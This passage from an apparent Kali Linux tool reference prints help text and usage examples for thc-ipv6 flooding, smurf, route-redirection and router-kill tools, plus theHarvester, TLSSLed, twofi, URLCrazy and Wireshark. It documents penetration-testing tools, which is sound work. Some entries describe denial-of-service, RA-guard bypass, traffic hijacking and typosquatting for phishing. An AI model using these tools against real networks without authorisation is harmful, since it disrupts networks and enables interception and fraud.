For all test cases to work, ICMPv6 ping to thhe destination must be allowed.
```

flood_advertise6–Floodthelocalnetworkwithneighboradvertisements

```
root@kali:~# flood_advertise6
flood_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_advertise6 interface

Flood the local network with neighbor advertisements.
```

flood_dhcpc6–DHCPclientflooder

```
root@kali:~# flood_dhcpc6
flood_dhcpc6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_dhcpc6 [-n|-N] [-1] [-d] interface [domain-name]
```

```
DHCP client flooder. Use to deplete the IP address pool a DHCP6 server is
offering. Note: if the pool is very large, this is rather senseless. :-)

By default the link-local IP MAC address is random, however this won't work
in some circumstances. -n will use the real MAC, -N the real MAC and
link-local address. -1 will only solicate an address but not request it.
If -N is not used, you should run parasite6 in parallel.
Use -d to force DNS updates, you can specify a domain name on the commandline.
```

flood_mld26–FloodthelocalnetworkwithMLDv2reports

```
root@kali:~# flood_mld26
flood_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld26 interface

Flood the local network with MLDv2 reports.
```

flood_mld6–FloodthelocalnetworkwithMLDreports

```
root@kali:~# flood_mld6
flood_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld6 interface

Flood the local network with MLD reports.
```

flood_mldrouter6–FloodthelocalnetworkwithMLDrouteradvertisements

```
root@kali:~# flood_mldrouter6
flood_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mldrouter6 interface

Flood the local network with MLD router advertisements.
```

flood_router26–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router26
flood_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router26 [-HFD] [-s] [-RPA] interface

Flood the local network with router advertisements.
Each packet contains 17 prefix and route enries
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
-R does only send routing entries, no prefix information.
```

```
-P does only send prefix information, no routing entries.
-A is like -P but implements an attack by George Kargiotakis to disable privacy extensions
The option -s uses small lifetimes, resulting in a more devasting impact
```

flood_router6–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router6
flood_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router6 [-HFD] interface

Flood the local network with router advertisements.
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
```

flood_solicitate6–Floodthenetworkwithneighborsolicitations

```
root@kali:~# flood_solicitate6
flood_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_solicitate6 interface [target]

Flood the network with neighbor solicitations.
```

fragmentation6–Performsfragmentfirewallandimplementationchecks

```
root@kali:~# fragmentation6
fragmentation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fragmentation6 [-fp] [-n number] interface destination [test-case-no]

-f activates flooding mode, no pauses between sends; -p disables first and
final pings, -n number specifies how often each test is performed

Performs fragment firewall and implementation checks, incl. denial-of-service.
```

fuzz_ip6–Fuzzesanicmp6packet

```
root@kali:~# fuzz_ip6
fuzz_ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fuzz_ip6 [-x] [-t number | -T number] [-p number] [-IFSDHRJ] [-X|-1|-2|-3|-4|-5|-6|-7|-8|-9|-0 port] interface unicast-or-multicast-address [address-in-data-pkt]

Fuzzes an icmp6 packet
Options:
 -X        do not add any ICMP/TCP header (tranport laye)
 -1         fuzz ICMP6 echo request (default)
 -2         fuzz ICMP6 neighbor solicitation
 -3         fuzz ICMP6 neighbor advertisement
 -4         fuzz ICMP6 router advertisement
 -5         fuzz multicast listener report packet
 -6         fuzz multicast listener done packet
 -7         fuzz multicast listener query packet
 -8         fuzz multicast listener v2 report packet
 -9         fuzz multicast listener v2 query packet
 -0         fuzz node query packet
 -s port    fuzz TCP-SYN packet against port
 -x         tries all 256 values for flag and byte types
 -t number  continue from test no. number
 -T number  only performs test no. number
 -p number  perform an alive check every number of tests (default: none)
 -a         do not perform initial and final alive test
 -n number  how many times to send each packet (default: 1)
 -I         fuzz the IP header too
 -F         add one-shot fragmentation, and fuzz it too (for 1)
 -S         add source-routing, and fuzz it too (for 1)
 -D         add destination header, and fuzz it too (for 1)
 -H         add hop-by-hop header, and fuzz it too (for 1 and 5-9)
 -R         add router alert header, and fuzz it too (for 5-9 and all)
 -J         add jumbo packet header, and fuzz it too (for 1)
You can only define one of -0 ... -9 and -s, defaults to -1.
Returns -1 on error, 0 on tests done and targt alive or 1 on target crash.
```

implementation6–Performssomeipv6implementationchecks

```
root@kali:~# implementation6
implementation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6 [-p] [-s sourceip6] interface destination [test-case-number]

Options:
  -s sourceip6  use the specified source IPv6 address
  -p           do not perform an alive check at the beginning and end
Performs some ipv6 implementation checks, can be used to test some
firewall features too. Takes approx. 2 minutes to complete.
```

implementation6d–Identifiestestpacketsbytheimplementation6tool

```
root@kali:~# implementation6d
implementation6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: implementation6d interface

Identifies test packets by the implementation6 tool, useful to check what
packets passed a firewall
```

inject_alive6–Thistoolanswerstokeep-aliverequestsonPPPoEand6in4tunnels

```
root@kali:~# inject_alive6
inject_alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inject_alive6 [-ap] interface

This tool answers to keep-alive requests on PPPoE and 6in4 tunnels; for PPPoE
it also sends keep-alive requests.
Note that the appropriate environment variable THC_IPV6_{PPPOE|6IN4} must be set
Option -a will actively send alive requests every 15 seconds.
Option -p will not send replies to alive requests.
```

inverse_lookup6–Performsaninverseaddressquery

```
root@kali:~# inverse_lookup6
inverse_lookup6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inverse_lookup6 interface mac-address

Performs an inverse address query, to get the IPv6 addresses that are assigned
to a MAC address. Note that only few systems support this yet.
```

kill_router6–Announcethatatargetaroutergoingdowntodeleteitfromtheroutingtables

```
root@kali:~# kill_router6
kill_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: kill_router6 [-HFD] interface router-address [srcmac [dstmac]]

Announce that a target a router going down to delete it from the routing tables.
If you supply a '*' as router-address, this tool will sniff the network for any
RA packet and immediately send the kill packet.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

ndpexhaust26–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network
```

```
Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
```

ndpexhaust6–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
root@kali:~# ndpexhaust6
ndpexhaust6 by mario fleischmann <mario.fleischmann@1und1.de>

Syntax: ndpexhaust6 interface destination-network [sourceip]

Randomly pings IPs in target network
```

node_query6–SendsanICMPv6nodequeryrequesttothetarget

```
root@kali:~# node_query6
node_query6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```

Syntax: node_query6 interface target

Sends an ICMPv6 node query request to the target and dumps the replies.
```

passive_discovery6–Passivelysniffsthenetworkanddumpallclient’sIPv6addresses

```
root@kali:~# passive_discovery6
passive_discovery6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: passive_discovery6 [-Ds] [-m maxhop] [-R prefix] interface [script]

Options:
 -D          do also dump destination addresses (does not work with -m)
 -s          do only print the addresses, no other output
 -m maxhop   the maximum number of hops a target which is dumped may be away.
             0 means local only, the maximum amount to make sense is usually 5
 -R prefix   exchange the defined prefix with the link local prefix

Passively sniffs the network and dump all client's IPv6 addresses detected.
Note that in a switched environment you get better results when additionally
starting parasite6, however this will impact the network.
If a script name is specified after the interface, it is called with the
detected ipv6 address as first and the interface as second option.
```

randicmp6–SendsallICMPv6typeandcodecombinationstodestination

```
root@kali:~# randicmp6
Syntax: randicmp6 [-s sourceip] interface destination [type [code]]

Sends all ICMPv6 type and code combinations to destination.
Option -s  sets the source ipv6 address.
```

redir6–Implantarouteintovictim-ip,whichredirectsalltraffictotarget-ip

```
root@kali:~# redir6
redir6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: redir6 interface victim-ip target-ip original-router new-router [new-router-
mac] [hop-limit]

Implant a route into victim-ip, which redirects all traffic to target-ip to
new-ip. You must know the router which would handle the route.
If the new-router-mac does not exist, this results in a DOS.
If the TTL of the target is not 64, then specify this is the last option.
```

redirsniff6–Implantarouteintovictim-ip,whichredirectsalltraffictodestination-ip

```
root@kali:~# redirsniff6
redirsniff6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: redirsniff6 interface victim-ip destination-ip original-router [new-router
[new-router-mac]]

Implant a route into victim-ip, which redirects all traffic to destination-ip to
new-router. This is done on all traffic that flows by that matches
victim->target. You must know the router which would handle the route.
If the new-router/-mac does not exist, this results in a DOS.
You can supply a wildcard ('*') for victim-ip and/or destination-ip.
```

rsmurf6–Smurfsthelocalnetworkofthevictim

```
root@kali:~# rsmurf6
rsmurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: rsmurf6 interface victim-ip

Smurfs the local network of the victim. Note: this depends on an
implementation error, currently only verified on Linux.
Evil: "ff02::1" as victim will DOS your local LAN completely
```

sendpees6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpees6
sendpees6 by willdamn <willdamn@gmail.com>

usage: sendpees6 <inf> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
```

sendpeesmp6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpeesmp6
original sendpees by willdamn <willdamn@gmail.com>
modified sendpeesMP by Marcin Pohl <marcinpohl@gmail.com>
Code based on thc-ipv6

usage: sendpeesmp6 <inferface> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
Example: sendpeesmp6 eth0 2048 fe80:: fe80::1
```

smurf6–Smurfthetargetwithicmpechoreplies

```
root@kali:~# smurf6
smurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: smurf6 interface victim-ip [multicast-network-address]

Smurf the target with icmp echo replies. Target of echo request is the
local all-nodes multicast address if not specified
```

thcping6–Craftyourspecialicmpv6echorequestpacket

```
root@kali:~# thcping6
thcping6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcping6 [-af] [-H o:s:v] [-D o:s:v] [-F dst] [-t ttl] [-c class] [-l label]
[-d size] [-S port|-U port] interface src6 dst6 [srcmac [dstmac [data]]]

Craft your special icmpv6 echo request packet.
You can put an "x" into src6, srcmac and dstmac for an automatic value.
Options:
  -a              add a hop-by-hop header with router alert option.
  -q              add a hop-by-hop header with quickstart option.
  -E              send as ethertype IPv4
  -H o:s:v         add a hop-by-hop header with special content
  -D o:s:v         add a destination header with special content
  -D "xxx"         add a large destination header which fragments the packet
  -f              add a one-shot fragementation header
  -F ipv6address  use source routing to this final destination
  -t ttl           specify TTL (default: 64)
  -c class         specify a class (0-4095)
  -l label         specify a label (0-1048575)
  -d data_size     define the size of the ping data buffer
  -S port          use a TCP SYN packet on the defined port instead of ping
  -U port          use a UDP packet on the defined port instead of ping
o:s:v syntax: option-no:size:value, value is in hex, e.g. 1:2:feab
Returns -1 on error or no reply, 0 on normal reply or 1 on error reply.
```

thcsyn6–FloodthetargetportwithTCP-SYNpackets

```
root@kali:~# thcsyn6
thcsyn6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcsyn6 [-AcDrRS] [-p port] [-s sourceip6] interface target port

Options:
 -A      send TCP-ACK packets
 -S      send TCP-SYN-ACK packets
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address
 -D      randomize the destination (treat as /64)
 -p port      use fixed source port

Flood the target port with TCP-SYN packets. If you supply "x" as port, it
is randomized.
```

toobig6–Implantsthespecifiedmtuonthetarget

```
root@kali:~# toobig6
toobig6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: toobig6 [-u] interface target-ip existing-ip mtu [hop-limit]

Implants the specified mtu on the target.
If the TTL of the target is not 64, then specify this as the last option.
Option -u will send the TooBig without the spoofed ping6 from existing-ip.
```

trace6–Abasicbutveryfasttraceroute6program

```
root@kali:~# trace6
trace6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: trace6 [-abdt] [-s src6] interface targetaddress [port]

Options:
  -a      insert a hop-by-hop header with router alert option.
  -D      insert a destination extension header
  -E      insert a destination extension header with an invalid option
  -F      insert a one-shot fragmentation header
  -b      instead of an ICMP6 Ping, use TooBig (you will not see the target)
  -B      instead of an ICMP6 Ping, use PingReply (you will not see the target)
  -d      resolves the IPv6 addresses to DNS.
  -t      enables tunnel detection
  -s src6  specifies the source IPv6 address
Maximum hop reach: 31

A basic but very fast traceroute6 program.
If no port is specified, ICMP6 Ping requests are used, otherwise TCP SYN
packets to the specified port. Options D, E and F can be use multiple times.
```

ADDRESS6 USAGE EXAMPLE

Convert an IPv6 address to a MAC address and vice-versa:

```
root@kali:~# address6 fe80::76d4:35ff:fe4e:39c8
74:d4:35:4e:39:c8
root@kali:~# address6 74:d4:35:4e:39:c8
fe80::76d4:35ff:fe4e:39c8
```

ALIVE6 USAGE EXAMPLE

```
root@kali:~# alive6 eth0
Alive: fd77:7c68:420a:1:426c:8fff:fe1b:cb90 [ICMP parameter problem]
Alive: fd77:7c68:420a:1:20c:29ff:fee5:5bf4 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:75d9:4f39:a46a:6f83 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:6912:8e80:e02f:1969 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:201:6cff:fe6f:ddd1 [ICMP echo-reply]
```

DETECT-NEW-IP6 USAGE EXAMPLE

```
root@kali:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::85d:9879:9251:853a
```

DNSDICT6 USAGE EXAMPLE

```
root@kali:~# dnsdict6 example.com
Starting DNS enumeration work on example.com. ...
Starting enumerating example.com. - creating 8 threads for 798 words...
Estimated time to completion: 1 to 2 minutes
www.example.com. => 2606:2800:220:6d:26bf:1447:1097:aa7
```

CATEGORIES: EXPLOITATION TOOLS, IN-DEPTH, INFORMATION GATHERING, SNIFFING/SPOOFING, STRESS TESTING, VULNERABILITY ANALYSIS*TAGS:* DNS, EXPLOITATION, IPV6, SPOOFING, STRESSTESTING, VULNANALYSIS

theHarvester

THEHARVESTER PACKAGE DESCRIPTION

The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.

This tool is intended to help Penetration testers in the early stages of the penetration test in order to understand the customer footprint on the Internet. It is also useful for anyone that wants to know what an attacker can see about their organization.

This is a complete rewrite of the tool with new features like:

- Time delays between request
- All sources search

- Virtual host verifier
- Active enumeration (DNS enumeration, Reverse lookups, TLD expansion)
- Integration with SHODAN computer database, to get the open ports and banners
- Save to XML and HTML
- Basic graph with stats
- New sources

Source: https://code.google.com/p/theharvester/

theHarvester Homepage | Kali theHarvester Repo

- Author: Christian Martorella
- License: GPLv2

TOOLS INCLUDED IN THE THEHARVESTER PACKAGE

theharvester–Atoolforgatheringe-mailaccountsandsubdomainnamesfrompublicsources

```
root@kali:~# theharvester

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.2a                                          *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************



Usage: theharvester options

       -d: Domain to search or company name
       -b: Data source (google,bing,bingapi,pgp,linkedin,google-profiles,people123,jigsaw,all)
       -s: Start in result number X (default 0)
       -v: Verify host name via dns resolution and search for virtual hosts
       -f: Save the results into an HTML and XML file
       -n: Perform a DNS reverse query on all ranges discovered
       -c: Perform a DNS brute force for the domain name
       -t: Perform a DNS TLD expansion discovery
```

```
      -e: Use this DNS server
      -l: Limit the number of results to work with(bing goes from 50 to 50 results,
      -h: use SHODAN database to query discovered hosts
          google 100 to 100, and pgp doesn't use this option)

Examples: theharvester -d microsoft.com -l 500 -b google
          theharvester -d microsoft.com -b pgp
          theharvester -d microsoft -l 200 -b linkedin
```

THEHARVESTER USAGE EXAMPLE

Search from email addresses from a domain *(-d kali.org)*, limiting the results to 500 *(-l 500)*, using Google *(-b google)*:

```
root@kali:~# theharvester -d kali.org -l 500 -b google

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.2a                                          *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************



[-] Searching in Google:
       Searching 0 results...
       Searching 100 results...
       Searching 200 results...
       Searching 300 results...
       Searching 400 results...
       Searching 500 results...
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, OSINT, RECON

TLSSLed

TLSSLED PACKAGE DESCRIPTION

TLSSLed is a Linux shell script whose purpose is to evaluate the security of a target SSL/TLS (HTTPS) web server implementation. It is based on sslscan, a thorough SSL/TLS scanner that is based on the openssl library, and on the “openssl s_client” command line tool. The current tests include checking if the target supports the SSLv2 protocol, the

NULL cipher, weak ciphers based on their key length (40 or 56 bits), the availability of strong ciphers (like AES), if the digital certificate is MD5 signed, and the current SSL/TLS renegotiation capabilities.

Source: http://www.taddong.com/en/lab.html

TLSSLed Homepage | Kali TLSSLed Repo

- Author: Raul Siles, Taddong SL
- License: GPLv3

TOOLS INCLUDED IN THE TLSSLED PACKAGE

tlssled–EvaluatesthesecurityofatargetSSL/TLS(HTTPS)server

```
root@kali:~# tlssled
------------------------------------------------------
 TLSSLed - (1.3) based on sslscan and openssl
                by Raul Siles (www.taddong.com)
------------------------------------------------------
    openssl version: OpenSSL 1.0.1e 11 Feb 2013
    sslscan version 1.8.2
------------------------------------------------------
    Date: 20140520-110731
------------------------------------------------------

[!] Usage: /usr/bin/tlssled <hostname or IP_address> <port>
```

TLSSLED USAGE EXAMPLE

Check SSL/TLS on the host *(192.168.1.1)* and port *(443)*:

```
root@kali:~# tlssled 192.168.1.1 443
------------------------------------------------------
 TLSSLed - (1.3) based on sslscan and openssl
                by Raul Siles (www.taddong.com)
------------------------------------------------------
    openssl version: OpenSSL 1.0.1e 11 Feb 2013
    sslscan version 1.8.2
------------------------------------------------------
    Date: 20140513-165131
------------------------------------------------------

[*] Analyzing SSL/TLS on 192.168.1.1:443 ...
    [.] Output directory: TLSSLed_1.3_192.168.1.1_443_20140513-165131 ...

[*] Checking if the target service speaks SSL/TLS...
    [.] The target service 192.168.1.1:443 seems to speak SSL/TLS...
    [.] Using SSL/TLS protocol version:
        (empty means I'm using the default openssl protocol version(s))

[*] Running sslscan on 192.168.1.1:443 ...

    [-] Testing for SSLv2 ...

    [-] Testing for the NULL cipher ...
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ENUMERATION, HTTPS, INFOGATHERING, SSL, TLS, WEBAPPS

twofi

TWOFI PACKAGE DESCRIPTION

When attempting to crack passwords custom word lists are very useful additions to standard dictionaries. An interesting idea originally released on the “7 Habits of Highly Effective Hackers” blog was to use Twitter to help generate those lists based on searches for keywords related to the list that is being cracked. This idea has been expanded into twofi which will take multiple search terms and return a word list sorted by most common first.

Source: http://www.digininja.org/projects/twofi.php

twofi Homepage | Kali twofi Repo

- Author: Robin Wood
- License: Creative Commons Attribution-Share Alike 2.0

TOOLS INCLUDED IN THE TWOFI PACKAGE

twofi–Twitterwordsofinterest

```
root@kali:~# twofi -h
twofi 1.0 Robin Wood (robin@digininja.org) (www.digininja.org)
twofi - Twitter Words Of Interest

Usage: twofi [OPTIONS]
    --help, -h: show help
    --count, -c: include the count with the words
    --min_word_length, -m: minimum word length
    --term_file, -T file: a file containing a list of terms
    --terms, -t: comma separated usernames
        quote words containing spaces, no space after commas
    --user_file, -U file: a file containing a list of users
    --users, -u: comma separated search terms
```

```
      quote words containing spaces, no space after commas
   --verbose, -v: verbose
```

TWOFI USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, OSINT

URLCrazy

URLCRAZY PACKAGE DESCRIPTION

Generate and test domain typos and variations to detect and perform typo squatting, URL hijacking, phishing, and corporate espionage.

Features

- Generates 15 types of domain variants
- Knows over 8000 common misspellings
- Supports cosmic ray induced bit flipping
- Multiple keyboard layouts (qwerty, azerty, qwertz, dvorak)
- Checks if a domain variant is valid
- Test if domain variants are in use
- Estimate popularity of a domain variant

Source: http://www.morningstarsecurity.com/research/urlcrazy

URLCrazy Homepage | Kali URLCrazy Repo

- Author: Andrew Horton
- License: Non-commercial

TOOLS INCLUDED IN THE URLCRAZY PACKAGE

urlcrazy–Domaintypogenerator

```
root@kali:~# urlcrazy -h
URLCrazy version 0.5
by Andrew Horton (urbanadventurer)
http://www.morningstarsecurity.com/research/urlcrazy

Generate and test domain typos and variations to detect and perform typo squatting,
URL hijacking,
phishing, and corporate espionage.
```

```
Supports the following domain variations:
Character omission, character repeat, adjacent character swap, adjacent character
replacement, double
character replacement, adjacent character insertion, missing dot, strip dashes,
singular or pluralise,
common misspellings, vowel swaps, homophones, bit flipping (cosmic rays), homoglyphs,
wrong top level
domain, and wrong second level domain.

Usage: /usr/bin/urlcrazy [options] domain

Options
 -k, --keyboard=LAYOUT  Options are: qwerty, azerty, qwertz, dvorak (default: qwerty)
 -p, --popularity   Check domain popularity with Google
 -r, --no-resolve   Do not resolve DNS
 -i, --show-invalid Show invalid domain names
 -f, --format=TYPE  Human readable or CSV (default: human readable)
 -o, --output=FILE  Output file
 -h, --help    This help
 -v, --version      Print version information. This version is 0.5
```

URLCRAZY USAGE EXAMPLE

Search for URLs using the dvorak layout *(-k dvorak)* and do no resolve hostnames *(-r)* for the given domain *(example.com)*:

```
root@kali:~# urlcrazy -k dvorak -r example.com
URLCrazy Domain Report
Domain    : example.com
Keyboard  : dvorak
At        : 2014-05-13 17:04:01 -0600

# Please wait. 95 hostnames to process

Typo Type              Typo           CC-A  Extn
---------------------------------------------------
Character Omission     eample.com      ?     com
Character Omission     examle.com      ?     com
Character Omission     exampe.com      ?     com
Character Omission     exampl.com      ?     com
Character Omission     example.cm      ?     cm
Character Omission     exaple.com      ?     com
```

CATEGORIES: INFORMATION GATHERING *TAGS:* INFOGATHERING, SOCIALENGINEERING

Wireshark

WIRESHARK PACKAGE DESCRIPTION

Wireshark is the world’s foremost network protocol analyzer. It lets you see what’s happening on your network at a microscopic level. It is the de facto (and often de jure) standard across many industries and educational institutions. Wireshark development thrives thanks to the contributions of networking experts across the globe. It is the continuation of a project that started in 1998.

Wireshark has a rich feature set which includes the following:

- Deep inspection of hundreds of protocols, with more being added all the time
- Live capture and offline analysis
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- The most powerful display filters in the industry
- Rich VoIP analysis
- Capture files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)
- Coloring rules can be applied to the packet list for quick, intuitive analysis
- Output can be exported to XML, PostScript®, CSV, or plain text
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2
- Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network * General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others

Source: http://www.wireshark.org/about.html

Wireshark Homepage | Kali Wireshark Repo

- Author: Gerald Combs and contributors
- License: GPLv2

TOOLS INCLUDED IN THE WIRESHARK PACKAGE

wireshark–networktrafficanalyzer–GTK+version

```
root@kali:~# wireshark -h
Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)
```

```
Interactively dump and analyze network traffic.
See http://www.wireshark.org for more information.

Copyright 1998-2013 Gerald Combs <gerald@wireshark.org> and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Usage: wireshark [options] ... [ <infile> ]

Capture interface:
  -i <interface>           name or idx of interface (def: first non-loopback)
  -f <capture filter>      packet filter in libpcap filter syntax
  -s <snaplen>             packet snapshot length (def: 65535)
  -p                       don't capture in promiscuous mode
  -k                       start capturing immediately (def: do nothing)
  -S                       update packet display when new packets are captured
  -l                       turn on automatic scrolling while -S is in use
  -I                       capture in monitor mode, if available
  -B <buffer size>         size of kernel buffer (def: 2MB)
  -y <link type>           link layer type (def: first appropriate)
  -D                       print list of interfaces and exit
  -L                       print list of link-layer types of iface and exit

Capture stop conditions:
  -c <packet count>        stop after n packets (def: infinite)
  -a <autostop cond.> ...  duration:NUM - stop after NUM seconds
                           filesize:NUM - stop this file after NUM KB
                              files:NUM - stop after NUM files
Capture output:
  -b <ringbuffer opt.> ... duration:NUM - switch to next file after NUM secs
                           filesize:NUM - switch to next file after NUM KB
                              files:NUM - ringbuffer: replace after NUM files
Input file:
  -r <infile>              set the filename to read from (no pipes or stdin!)

Processing:
  -R <read filter>         packet filter in Wireshark display filter syntax
  -n                       disable all name resolutions (def: all enabled)
  -N <name resolve flags>  enable specific name resolution(s): "mntC"

User interface:
  -C <config profile>      start with specified configuration profile
  -Y <display filter>      start with the given display filter
  -g <packet number>       go to specified packet number after "-r"
  -J <jump filter>         jump to the first packet matching the (display)
                           filter
  -j                       search backwards for a matching packet after "-J"
  -m <font>                set the font name used for most text
  -t a|ad|d|dd|e|r|u|ud    output format of time stamps (def: r: rel. to first)
  -u s|hms                 output format of seconds (def: s: seconds)
  -X <key>:<value>         eXtension options, see man page for details
  -z <statistics>          show various statistics, see man page for details

Output:
  -w <outfile|->           set the output filename (or '-' for stdout)

Miscellaneous:
  -h                       display this help and exit
  -v                       display version info and exit
  -P <key>:<path>          persconf:path - personal configuration files
                           persdata:path - personal data files
  -o <name>:<value> ...    override preference or recent setting
  -K <keytab>              keytab file to use for kerberos decryption
  --display=DISPLAY        X display to use
```

tshark–networktrafficanalyzer–consoleversion

